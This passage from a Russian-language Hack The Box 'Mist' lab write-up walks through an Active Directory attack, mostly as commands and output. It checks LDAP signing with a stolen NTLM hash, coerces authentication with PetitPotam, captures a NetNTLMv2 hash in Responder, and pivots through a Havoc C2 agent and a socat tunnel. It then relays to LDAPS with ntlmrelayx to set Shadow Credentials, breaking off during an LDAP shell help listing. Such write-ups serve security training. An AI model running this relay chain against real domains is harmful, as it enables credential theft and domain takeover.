


```
~/tmp/HTB/mist (2m 34.03s)
proxychains -q nxc ldap dc01.mist.htb -u brandon.keywarp -H DB03D6A77A2205BC1D07082740626CC9 -M ldap-checker
SMB         192.168.100.100 445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
LDAP        192.168.100.100 389    DC01             [+] mist.htb\brandon.keywarp:DB03D6A77A2205BC1D07082740626CC9
LDAP-CHE... 192.168.100.100 389    DC01             LDAP Signing NOT Enforced!
LDAP-CHE... 192.168.100.100 389    DC01             LDAPS Channel Binding is set to "NEVER"
```

Проверка подписи LDAP

Подпись LDAP в домене не требуется, а значит, будем проверять методы принудительной аутентификации для потенциального выполнения ретрансляционных атак. Запускаем **Responder** и используем PetitPotam для принудительной аутентификации с сервера MS01 на нашем листенере.

```
proxychains -q python3 PetitPotam.py -u 'brandon.keywarp' -d mist.
htb -hashes ':db03d6a77a2205bc1d07082740626cc9' 10.10.14.8 192.168.
100.101 -pipe all
```



```
~/tools/pentest/PetitPotam git:(main)
proxychains -q python3 PetitPotam.py -u 'brandon.keywarp' -d mist.htb -hashes :db03d6a77a2205bc1d07082740626cc9 10.10.14.8 192.168.100.101 -pipe all

Trying pipe efsr
[-] Connecting to ncacn_np:192.168.100.101[\PIPE\efsrpc]
Something went wrong, check error status => SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.100.101[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

```
~/tools/pentest/Responder git:(master)±1
sudo python3 Responder.py -I tun0
    Responder IP               [10.10.14.8]
    Responder IPv6             [dead:beef:2::1006]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    TTL for poisoned response  0000003f (63 seconds)

[+] Current Session Variables:
    Responder Machine Name     [WIN-DUYTUCV8852]
    Responder Domain Name      [8USU.LOCAL]
    Responder DCE-RPC Port     [47377]

[+] Listening for events...

[!] Error starting TCP server on port 53, check permissions or other servers running.
[!] Error starting SSL server on port 443, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.10.11.17
[SMB] NTLMv2-SSP Username : MIST\MS01$
[SMB] NTLMv2-SSP Hash     : MS01$::MIST:4accfafefca24994:D2DF39EB073B2F39070F8E075AEA1A3E:0101000000000000080A05CCABFA3DA01FADE1B103B34E77300000000002000800380055003500
```

Полученный NetNTLMv2-хеш в респондере


На Responder прилетает хеш, а значит, сервер уязвим к PetitPotam.

NTLM Relay

Первая идея — это релей хеша на LDAP для выполнения ShadowCreds и компрометации хоста. Но для этого хеш должен быть не с SMB, так как там используется подпись, а с HTTP. Для этого с помощью утилиты **SharpStartWebclient** активируем на хосте WebDAV. Проверить работу WebDAV можно через **GetWebDAVStatus**.

```
shell GetWebDAVStatus.exe 192.168.100.101
```

```
shell SharpStartWebclient.exe
```



```
11/05/2024 17:36:11 [ralf] Demon » shell GetWebDAVStatus.exe 192.168.100.101
[*] [B038FA7C] Tasked demon to execute a shell command
[+] Send Task to Agent [170 bytes]
[+] Received Output [122 bytes]:
[x] Unable to reach DAV pipe on 192.168.100.101, system is either unreachable or does not have WebClient service running

11/05/2024 17:37:27 [ralf] Demon » shell SharpStartWebclient.exe
[*] [19EF72B6] Tasked demon to execute a shell command
[+] Send Task to Agent [146 bytes]
[+] Received Output [37 bytes]:
[*] Webclient should be started now

11/05/2024 17:37:58 [ralf] Demon » shell GetWebDAVStatus.exe 192.168.100.101
[*] [8CE4B705] Tasked demon to execute a shell command
[+] Send Task to Agent [170 bytes]
[+] Received Output [52 bytes]:
[+] WebClient service is active on 192.168.100.101
```

Активация WebDAV

Теперь для эксплуатации PetitPotam с HTTP необходимо сделать надежный туннель. Для этого я использовал тулзу **Socat**. Загружаем архив на удаленный хост и распаковываем с помощью PowerShell.

```
Expand-Archive -Path C:\xampp\htdocs\files\socat.zip -DestinationPath
 C:\xampp\htdocs\files\
```

Будем туннелировать весь трафик с порта 5432 сервера MS01 на порт 80 нашей атакующей машины.

```
shell socat.exe tcp-listen:5432,reuseaddr,fork tcp:10.10.14.8:80
```


Почти все готово для атаки, осталось настроить редиректор **ntlmrelayx**. Для эксплуатации ShadowCreds будем использовать форк impacket пользователя fortra.

```
pip3 install pyOpenSSL==24.0.0
proxychains -q ntlmrelayx.py -t ldaps://dc01.mist.htb -smb2support
-domain mist.htb --http-port 8888 --no-smb -i
```

Теперь снова запускаем PetitPotam и в качестве машины для аутентификации указываем `MS01@5432`.

```
proxychains -q python3 PetitPotam.py -u 'brandon.keywarp' -d mist.
htb -hashes ':db03d6a77a2205bc1d07082740626cc9' -pipe all 'MS01@5432/
ralf' '192.168.100.101'
```

Сервер пройдет аутентификацию по HTTP, трафик будет туннелирован через Socat на редиректор ntlmrelayx, откуда через Socks трафик Havoc будет туннелирован службе LDAP на контроллере домена.



```
~/tools/pentest/PetitPotam git:(main) (1m 55.83s)
proxychains -q python3 PetitPotam.py -u 'brandon.keywarp' -d mist.htb -hashes ':db03d6a77a2205bc1d07082740626cc9' -pipe all 'MS01@5432/ralf' '192.168.100.101'
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
Trying pipe netlogon
[-] Connecting to ncacn_np:192.168.100.101[\PIPE\netlogon]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```


```
venv ~/tools/pentest/impacket-forks/impacket-interactive-ldap-shadow-creds/examples
proxychains -q ntlmrelayx.py -t ldaps://dc01.mist.htb -smb2support -domain mist.htb --http-port 8888 --no-smb -i
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up HTTP Server on port 8888
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] HTTPD(8888): Connection from 10.10.11.17 controlled, attacking target ldaps://dc01.mist.htb
[*] HTTPD(8888): Authenticating against ldaps://dc01.mist.htb as MIST/MS01$ SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000
[*] HTTPD(8888): Connection from 10.10.11.17 controlled, but there are no more targets left!
```

Выполнение релей-атаки с HTTP на LDAP

Атака проведена успешно, можем подключиться к интерактивному LDAP-шеллу и использовать технику ShadowCreds для формирования сертификата, который мы повесим на учетную запись машины MS01.

```
nc 127.0.0.1 11000
```

```
clear_shadow_creds MS01$
set_shadow_creds MS01$
```




```
~/tmp/HTB/mist
nc 127.0.0.1 11000
Type help for list of commands

# help

 add_computer computer [password] [nospns] - Adds a new computer to the domain with the specified password. If nospns is specified, computer will be created wit
 rename_computer current_name new_name - Sets the SAMAccountName attribute on a computer object to a new value.
 add_user new_user [parent] - Creates a new user.
 add_user_to_group user group - Adds a user to a group.
 change_password user [password] - Attempt to change a given user's password. Requires LDAPS.
